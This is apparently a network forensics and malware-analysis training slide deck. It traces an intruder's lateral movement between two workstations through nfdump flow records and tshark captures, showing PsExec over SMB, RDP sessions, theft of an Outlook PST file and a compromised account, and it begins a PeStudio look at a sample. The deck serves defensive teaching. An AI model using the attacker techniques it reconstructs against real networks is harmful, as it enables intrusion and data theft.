10.3.58.5 <-> 10.3.58.9: 4.2 M

- Worth further examination!!

# Lateral Spread: Single Host Pair

- Periods of activity between 10.3.58.5 and 10.3.58.7

```
$ nfdump -b -r nfcapd.201204021752 -O tstart \
-o 'fmt:%ts %te %pr %sap %dap' 'ip 10.3.58.5 and ip 10.3.58.7'
```

Date first seen	Date last seen	Proto	Src IP Addr:Port	Dst IP Addr:Port
2012-04-03 17:49:28.574	2012-04-03 17:49:31.573	TCP	10.3.58.5:445	10.3.58.7:3489
2012-04-03 17:49:28.576	2012-04-03 17:49:28.589	TCP	10.3.58.5:139	10.3.58.7:3490
2012-04-03 17:49:28.589	2012-04-03 17:49:28.591	TCP	10.3.58.5:139	10.3.58.7:3491
2012-04-03 17:49:28.593	2012-04-06 19:22:45.673	UDP	10.3.58.5:137	10.3.58.7:137
2012-04-03 17:49:28.596	2012-04-03 17:49:31.250	TCP	10.3.58.5:139	10.3.58.7:3492
2012-04-03 17:50:40.146	2012-04-03 17:50:43.163	TCP	10.3.58.5:445	10.3.58.7:3504
2012-04-03 17:50:40.148	2012-04-03 17:50:40.179	TCP	10.3.58.5:139	10.3.58.7:3505
2012-04-03 17:50:40.169	2012-04-03 17:50:40.200	TCP	10.3.58.5:139	10.3.58.7:3506
2012-04-03 17:50:40.210	2012-04-03 17:55:36.438	TCP	10.3.58.5:139	10.3.58.7:3508
2012-04-03 18:31:40.348	2012-04-03 18:32:09.309	TCP	10.3.58.5:445	10.3.58.7:4412
2012-04-03 18:34:10.128	2012-04-03 18:34:17.119	TCP	10.3.58.5:445	10.3.58.7:4434

UTC

550 flows!



# Lateral Spread: Characterize

- ⦿ w2w communications include:
  - TCP/3389 (RDP?)
  - TCP/445, TCP/139, UDP/137 (SMB?)
  - TCP/80 (HTTP?)
  - ICMP (ECHO REQUEST, ECHO REPLY)
- ⦿ High volume tells us where to focus
- ⦿ Low volume might tell us about attacker's intent/capabilities/etc.

# RDP Traffic: Timing and Nature

```
$ nfdump -b -r nfcapd.201204021752 -O tstart \
-o 'fmt:%ts %td %sap %dap %ipkt %opkt %ibyt %obyt' \
'ip 10.3.58.5 and ip 10.3.58.7 and port 3389'
```

Date first seen	Duration	SrcIPAddr:Port	DstIPAddr:Port	InPkt	OutPkt	InByte	OutByte
2012-04-03 22:08:22	18.866	10.3.58.5:3389	10.3.58.7:3854	8	13	1941	1789
<b>2012-04-03 22:08:43</b>	<b>2101.540</b>	<b>10.3.58.5:3389</b>	<b>10.3.58.7:3878</b>	<b>8723</b>	<b>5361</b>	<b>8.4 M</b>	<b>334128</b>
2012-04-04 02:17:36	13.346	10.3.58.5:3389	10.3.58.7:3406	8	13	1941	1789
2012-04-04 02:18:24	4.762	10.3.58.5:3389	10.3.58.7:3429	8	13	1941	1789
<b>2012-04-04 02:18:30</b>	<b>968.607</b>	<b>10.3.58.5:3389</b>	<b>10.3.58.7:3453</b>	<b>2642</b>	<b>1568</b>	<b>1.8 M</b>	<b>103170</b>
2012-04-04 16:37:08	1.876	10.3.58.5:50194	10.3.58.7:3389	5	5	268	241
2012-04-04 16:37:12	48.609	10.3.58.5:50195	10.3.58.7:3389	189	180	16145	49775
2012-04-04 16:39:05	1.027	10.3.58.5:50202	10.3.58.7:3389	3	3	152	138
2012-04-04 16:39:08	1.015	10.3.58.5:50203	10.3.58.7:3389	3	3	152	138
2012-04-04 16:39:51	2.280	10.3.58.5:50207	10.3.58.7:3389	5	5	268	241
<b>2012-04-04 16:39:55</b>	<b>1262.328</b>	<b>10.3.58.5:50208</b>	<b>10.3.58.7:3389</b>	<b>7024</b>	<b>12926</b>	<b>378341</b>	<b>9.4 M</b>
2012-04-06 19:05:44	2.063	10.3.58.5:61483	10.3.58.7:3389	5	5	268	241
<b>2012-04-06 19:05:47</b>	<b>185.512</b>	<b>10.3.58.5:61496</b>	<b>10.3.58.7:3389</b>	<b>400</b>	<b>427</b>	<b>24604</b>	<b>104047</b>

Summary: total flows: 26, total bytes: 20.6 M, total packets: 39545, avg bps: 663, avg pps: 0, avg bpp: 521

Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02

Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288

Sys: 0.004s flows/second: 37341750.0 Wall: 0.006s flows/second: 23529773.2

# RDP Traffic: Intelligence Gained

## Successful w2w RDP Activity

- Attacker accessed other workstation(s) via w2w RDP

## First RDP with 10.3.58.5 was from 10.3.58.7

- Affects timeline of incident

## 10.3.58.5 later RDP'ed to 10.3.58.7

- Attacker changed plan? Lost original foothold? Changed personnel?

## Short/small sessions between longer/larger ones

- Possible tool mark from attacker's software kit? Attacker procedures?

# SMB Traffic: Timing and Volume

```
$ nfdump -b -N -O tstart -r nfcapd.201204021752 \  
-o 'fmt:%ts %ibyt %obyte' \  
'ip 10.3.58.5 and ip 10.3.58.7 and proto tcp and port 139'  
Date first seen      In Byte Out Byte  
2012-04-03 17:49:28.576      140      252  
2012-04-03 17:49:28.589      140      252  
2012-04-03 17:49:28.596     1046     1147  
...  
2012-04-06 19:22:45.647      140      252  
2012-04-06 19:22:45.665      140      252  
2012-04-06 19:22:45.675    25703    26541  
Summary: total flows: 62, total bytes: 64442320, total packets: 80666, avg bps: 1946,  
avg pps: 0, avg bpp: 798  
Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02  
Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288  
Sys: 0.008s flows/second: 18670875.0 Wall: 0.008s flows/second: 18518100.7
```

# A Script is Worth 0x3e8 Shell Commands...




```
$ nfdump -q -b -N -O tstart -r nfcapd.201204021752 \  
-o 'fmt:%ts %td %ibyt %obytt' \  
'ip 10.3.58.5 and ip 10.3.58.7 and proto tcp and port 139' | \  
histomagic.py > ~/output.csv
```

```
$ cat ~/output.csv  
2012-04-03 17:49:00,2977  
2012-04-03 17:50:00,1390  
2012-04-03 17:51:00,606  
...  
2012-04-06 19:20:00,0  
2012-04-06 19:21:00,0  
2012-04-06 19:22:00,53028
```

# Visualized Transfer over Time



Network Transfer?



**Start: 2012-04-04 18:50:25.039**  
**Duration: ~48.1 hrs**  
**10.3.58.5:139 <-> 10.3.58.7:3820**

**Use  
the  
pcap,  
Luke...**

# SMB: Files (and Pipes!) Accessed

```

$ tshark -n -r 10.3.58.5-10.3.58.7_tcp139.pcap -T fields \
  -e frame.time -e smb.file \
  -Y 'smb.cmd == 0xa2 and !smb.fid and smb.file' | sort | uniq
Apr  4, 2012 18:51:07.984120000    \\PSEXESVC.EXE
Apr  4, 2012 18:51:08.996857000    \\svcctl
Apr  4, 2012 18:51:09.021387000    \\psexecsvc
Apr  4, 2012 18:51:09.030345000    \\psexecsvc-WKS-WINXP32BIT-2376-stdin
Apr  4, 2012 18:51:09.031417000    \\psexecsvc-WKS-WINXP32BIT-2376-stdout
Apr  4, 2012 18:51:09.032373000    \\psexecsvc-WKS-WINXP32BIT-2376-stderr
...
Apr  5, 2012 15:37:22.830728000    \\Desktop.ini
Apr  5, 2012 15:37:22.836163000    \\Desktop.ini
Apr  5, 2012 15:42:53.616502000    \\users\\nromanoff\\documents\\outlook files\\
                                     \\nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:42:53.645513000    \\users\\nromanoff\\documents\\outlook files\\
                                     \\nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:42:54.660575000    \\users\\nromanoff\\documents\\outlook files\\
                                     \\nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:47:13.137352000    \\users\\nromanoff\\documents\\outlook files\\
                                     \\nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:47:13.182890000    \\users\\nromanoff\\documents\\outlook files\\
                                     \\nromanoff@stark-research-labs.com.pst

```



# SMB: How Big was that PST?

No.	Time	Source	Destination	Protocol	Length	Info
7531	2012-04-05 15:42:53.616502	10.3.58.7	10.3.58.5	SMB	300	NT Create AndX Request, FID: 0x8...
7532	2012-04-05 15:42:53.635447	10.3.58.5	10.3.58.7	SMB	193	NT Create AndX Response, FID: 0x8...
7533	2012-04-05 15:42:53.637099	10.3.58.7	10.3.58.5	SMB	130	Trans2 Request, QUERY_FILE...
7534	2012-04-05 15:42:53.637548	10.3.58.5	10.3.58.7	SMB	126	Trans2 Response, FID: 0x8...
7535	2012-04-05 15:42:53.640860	10.3.58.7	10.3.58.5	SMB	117	Read AndX Request, FID: 0x8...
7536	2012-04-05 15:42:53.643055	10.3.58.5	10.3.58.7	SMB	630	Read AndX Response, FID: 0x8...

```

Create action: The file existed and was opened (1)
Created: Nov 10, 2010 11:03:57.010540000 GMT
Last Access: Nov 10, 2010 11:03:57.010540000 GMT
Last Write: Apr 5, 2012 15:31:25.421944800 GMT
Change: Apr 5, 2012 15:31:25.421944800 GMT
File Attributes: 0x00002020
Allocation Size: 59445248
End Of File: 59442176
File Type: Disk file or directory (0)
  
```

Successful open

MACB values @  
time of capture

~56MB file size

```

$ nfdump -b -O tstart -r nfcapd.201204021752 \
  'ip 10.3.58.5 and ip 10.3.58.7 and proto tcp and port 139'
Date first seen      Duration Proto      Src IP Addr:Port      Dst IP
Addr:Port    Out Pkt  In Pkt Out Byte  In Byte Flows
2012-04-04 18:50:25.039 173337.220 TCP              10.3.58.5:139    <->
10.3.58.7:3820      32196    47095    2.1 M    61.6 M    2
  
```

# SMB: User Accounts Used

```
$ tshark -n -r 10.3.58.5-10.3.58.7_tcp139.pcap -T fields \  
-e frame.time -e ntlmssp.auth.domain -e ntlmssp.auth.username \  
-Y 'ntlmssp.auth.username'  
Apr  4, 2012 18:50:25.114751000      NULL      NULL  
Apr  4, 2012 18:50:25.176886000      shieldbase      vibranium  
Apr  5, 2012 13:35:16.895499000      NULL      NULL  
Apr  5, 2012 15:37:06.547868000      NULL      NULL  
Apr  5, 2012 15:37:22.571220000      NULL      NULL
```

- ⦿ Confirmed account compromise
- ⦿ Time frame coincides with large transfer

# HTTP: Workstation-to-Workstation?

```
$ nfdump -r nfcapd.201204021752 'ip 10.3.58.5 and ip 10.3.58.7 and
  proto tcp and port 80'
Date first seen      Duration Proto SrcIPAddr:Port      DstIPAddr:Port Pkts Bytes Flows
2012-04-03 21:13:01    0.022 TCP      10.3.58.5:80 -> 10.3.58.7:3304    4   279    1
2012-04-03 21:13:01    0.022 TCP      10.3.58.7:3304 -> 10.3.58.5:80    5   371    1
2012-04-03 21:14:05    0.017 TCP      10.3.58.5:80 -> 10.3.58.7:3318    4   249    1
2012-04-03 21:14:05    0.017 TCP      10.3.58.7:3318 -> 10.3.58.5:80    5   371    1
Summary: total flows: 4, total bytes: 1270, total packets: 18, avg bps: 159, avg pps:
0, avg bpp: 70
Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02
Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288
Sys: 0.004s flows/second: 37341750.0 Wall: 0.007s flows/second: 19258251.7
```

# HTTP: Needs to be Characterized with Content

1	2012-04-03 21:13:01.652227	10.3.58.7	10.3.58.5	TCP	62	opsession-srvr > http [SYN
2	2012-04-03 21:13:01.657258	10.3.58.5	10.3.58.7	TCP	62	http > opsession-srvr [SYN
3	2012-04-03 21:13:01.657415	10.3.58.7	10.3.58.5	TCP	60	opsession-srvr > http [ACK
4	2012-04-03 21:13:01.657607	10.3.58.7	10.3.58.5	HTTP	199	OPTIONS / HTTP/1.1
5	2012-04-03 21:13:01.666235	10.3.58.5	10.3.58.7	TCP	151	[TCP segment of a reassemb
6	2012-04-03 21:13:01.673233	10.3.58.5	10.3.58.7	TCP	62	[TCP segment of a reassemb
7	2012-04-03 21:13:01.673450	10.3.58.7	10.3.58.5	TCP	60	opsession-srvr > http [ACK
8	2012-04-03 21:13:01.673758	10.3.58.7	10.3.58.5	TCP	60	opsession-srvr > http [FIN
9	2012-04-03 21:13:01.674341	10.3.58.5	10.3.58.7	TCP	60	http > opsession-srvr [ACK

Transmission Control Protocol, Src Port: opsession-srvr (3304), Dst Port: http (80), Seq: 1, Ac

▼ Hypertext Transfer Protocol

- ▶ OPTIONS / HTTP/1.1\r\n
- translate: f\r\n
- User-Agent: Microsoft-WebDAV-MiniRedir/5.1.2600\r\n
- Host: 10.3.58.5\r\n
- ▶ Content-Length: 0\r\n
- Connection: Keep-Alive\r\n
- \r\n
- [\[Full request URI: http://10.3.58.5/\]](http://10.3.58.5/)

**WebDAV!**

# WebDAV in Context: SMB Failover

415	2012-04-03 21:12:59.308652	10.3.58.7	10.3.58.5	TCP	62 mcs-fastmail > netbios-ssn [SYN] Seq=0 Win=65535 Len=0 MSS=1460
416	2012-04-03 21:12:59.313553	10.3.58.5	10.3.58.7	TCP	62 netbios-ssn > mcs-fastmail [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
417	2012-04-03 21:12:59.315077	10.3.58.7	10.3.58.5	TCP	60 mcs-fastmail > netbios-ssn [RST] Seq=1 Win=0 Len=0
418	2012-04-03 21:13:01.652227	10.3.58.7	10.3.58.5	TCP	62 opsession-srvr > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
419	2012-04-03 21:13:01.657258	10.3.58.5	10.3.58.7	TCP	60 opsession-srvr > opsession-srvr [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
420	2012-04-03 21:13:01.657415	10.3.58.7	10.3.58.5	TCP	60 opsession-srvr > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
421	2012-04-03 21:13:01.657607	10.3.58.7	10.3.58.5	TCP	60 opsession-srvr > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
422	2012-04-03 21:13:01.666235	10.3.58.5	10.3.58.7	TCP	121 [TCP segment of a reassembled PDU]
423	2012-04-03 21:13:01.673233	10.3.58.5	10.3.58.7	TCP	62 [TCP segment of a reassembled PDU]
424	2012-04-03 21:13:01.673450	10.3.58.7	10.3.58.5	TCP	60 opsession-srvr > http [ACK] Seq=146 Ack=107 Win=65430 Len=0
425	2012-04-03 21:13:01.673758	10.3.58.7	10.3.58.5	TCP	60 opsession-srvr > http [FIN, ACK] Seq=146 Ack=107 Win=65430 Len=0
426	2012-04-03 21:13:01.674341	10.3.58.5	10.3.58.7	TCP	60 http > opsession-srvr [ACK] Seq=107 Ack=147 Win=64240 Len=0


**TCP (SMB) connection rejected**

451	2012-04-03 21:14:05.200744	10.3.58.7	10.3.58.5	SMB	294 Session Setup AndX Request, NTLMSSP_NEGOTIATE
452	2012-04-03 21:14:05.204974	10.3.58.5	10.3.58.7	SMB	546 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_ENTRIES
453	2012-04-03 21:14:05.205428	10.3.58.7	10.3.58.5	SMB	412 Session Setup AndX Request, NTLMSSP_AUTH, User: \vibranium@shield
454	2012-04-03 21:14:05.264795	10.3.58.5	10.3.58.7	SMB	93 Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
455	2012-04-03 21:14:05.267061	10.3.58.7	10.3.58.5	TCP	60 uohost > netbios-ssn [FIN, ACK] Seq=809 Ack=745 Win=64791 Len=0
456	2012-04-03 21:14:05.268072	10.3.58.5	10.3.58.7	TCP	60 netbios-ssn > uohost [ACK] Seq=745 Ack=809 Win=63505 Len=0
457	2012-04-03 21:14:05.268226	10.3.58.7	10.3.58.5	TCP	60 uohost > netbios-ssn [ACK] Seq=809 Ack=746 Win=64791 Len=0
458	2012-04-03 21:14:05.270454	10.3.58.7	10.3.58.5	TCP	60 ssrip > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
459	2012-04-03 21:14:05.271449	10.3.58.5	10.3.58.7	TCP	62 http > ssrip [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM=1
460	2012-04-03 21:14:05.271626	10.3.58.7	10.3.58.5	TCP	60 ssrip > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
461	2012-04-03 21:14:05.271889	10.3.58.7	10.3.58.5	HTTP	199 OPTIONS / HTTP/1.1
462	2012-04-03 21:14:05.278809	10.3.58.5	10.3.58.7	HTTP	121 Continuation or non-HTTP traffic
463	2012-04-03 21:14:05.286783	10.3.58.5	10.3.58.7	TCP	62 [TCP segment of a reassembled PDU]
464	2012-04-03 21:14:05.287020	10.3.58.7	10.3.58.5	TCP	60 ssrip > http [ACK] Seq=146 Ack=77 Win=65460 Len=0
465	2012-04-03 21:14:05.287220	10.3.58.7	10.3.58.5	TCP	60 ssrip > http [FIN, ACK] Seq=146 Ack=77 Win=65460 Len=0
466	2012-04-03 21:14:05.287439	10.3.58.5	10.3.58.7	TCP	60 http > ssrip [ACK] Seq=77 Ack=147 Win=64240 Len=0

**SMB Authentication failure**

# Other Possible Directions

- ◉ Extract binaries to feed malware analysts
- ◉ Extract attacker-created files for loss verification/quantification
- ◉ Reverse engineer C2 protocols
- ◉ Identify additional network IOCs to seek (and possibly block)
- ◉ Use DNS query logs to identify C2 hostnames over time



Jake



Alissa



Phil



# Analyzing Malware: Quick Look at Spinlock

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# Knowing how to analyze malware is critical to incident response.




spinlock.exe

- ◉ Is it a malicious executable?
- ◉ What are its capabilities?
- ◉ How to detect it on systems across the enterprise?
- ◉ What does it reveal about the intruder?



The malware analysis process involves multiple phases.


We'll focus on how the program behaves in this session.



# Behavioral analysis examines environment interactions.

- ⦿ Execute the malicious program on an isolated laboratory system.
- ⦿ Observe how it interacts with the file system, registry, network.
- ⦿ Interact with malware to learn about it.

# PeStudio looks for suspicious characteristics in executables.



The screenshot shows the PeStudio application window titled "PeStudio - Windows Executable Image". The interface includes a menu bar with "File" and "Help", and a toolbar with icons for file operations. The left pane displays the file path "c:\users\rem\desktop\spinlock.exe" and a tree view of indicators. The "Indicators (14/24)" folder is expanded, showing sub-categories like "Anti-Debugging (3)", "Features (0)", and "VirusTotal scores (failed)". The right pane lists 14 indicators, with the first one, "The image contains a hardcoded IP Addresss (7.4.6.5.7)", highlighted with a red border.

PeStudio - Windows Executable Image

File Help

Indicators (14/24)

- Anti-Debugging (3)
- Features (0)
- VirusTotal scores (failed)
  - Details
- DOS Stub (168 bytes)
- DOS Header (64 bytes)
- File Header (20 bytes)
- Optional Header (224 bytes)
- Directories (4/15)
- Sections Headers (4)
- Imported Libraries (1/4)
- Imported Symbols (39/100)
- Exported Symbols (0/0)






Indicators

- The image contains a hardcoded IP Addresss (7.4.6.5.7)
- The image contains 47 Blacklisted Strings
- The Version Information is Missing
- The image is NOT digitally signed
- The image imports 1 Library(s) detected as Blacklisted
- The image imports TerminateProcess() which has been blacklisted
- The image imports UnhandledExceptionFilter() which has been blacklisted
- The image imports IsDebuggerPresent() which has been blacklisted
- The image Imports 1 Obsolete Symbol(s)
- The image Imports 2 Anonymous Symbol(s)
- The image imports 39 Blacklisted Functions (API)
- The image imports 3 Antidebug Functions (API)
- The image imports 0 Blacklisted Symbols (API)

# Embedded strings can offer clues about the specimen.

PeStudio - Windows Executable Image


File Help

Section:Offset	Blacklisted	Type	Value
.text:0x00013ACA	-	ascii	Error creating
.text:0x000143FE	-	ascii	<b>_MEIPASS2=</b>
.text:0x0001440B	-	ascii	ActivateActC
.text:0x0001441B	-	ascii	CreateActCtx
.text:0x0001442A	-	ascii	kernel32
.text:0x00014435	-	ascii	.manifest
.text:0x00014442	-	ascii	DeactivateAc
.text:0x00014455	-	ascii	ReleaseActCt
.text:0x00014466	-	ascii	_MEIPASS2
.text:0x00014472	-	ascii	System error
.text:0x00014493	-	ascii	Fatal Error!
.text:0x000144A1	-	ascii	Error!
.text:0x000144AB	-	ascii	_MEI%d

... Relocations (0)  
 ... Certificates (0)  
 ... Thread Local Storage (n/a)  
 ... Resources (9)  
 ... Strings (47/10565)  
     ... Imported Libraries (3/6)  
     ... Imported Symbols (39/98)  
     ... Exported Symbols (0)  
     ... Strings Tables (0)  
     ... Manifest (0)  
     ... Version Information (0)  
     ... **Unclassified (5/10461)**  
 ... Debug Information (n/a)  
 ... Manifest (invoker)  
 ... Version information (n/a)

# Searching the web for observed strings points to PyInstaller.

**Web** Images Maps Shopping More Search tools

About 6,330 results (0.17 seconds)

[os.environ\['\\_MEIPASS2'\] points to https://groups.google.com/d/topic/pyins](#)  
os.environ['\_MEIPASS2'] points to non-existe  
7:08 PM, In my python script, I'm trying to cop

[Hottest 'pyinstaller' Answers - Stack](#)  
[stackoverflow.com/tags/pyinstaller/hot](#)  
pyinstaller unpacks your data into a temporar  
\_MEIPASS2 environment variable. To get the

[python - Bundling data files with Py](#)  
[stackoverflow.com/questions/.../bundlin](#)  
Oct 6, 2011 - pyinstaller unpacks your data into a temporary folder, and stores this directory  
path in the \_MEIPASS2 environment variable. To get the ...

pyinstaller

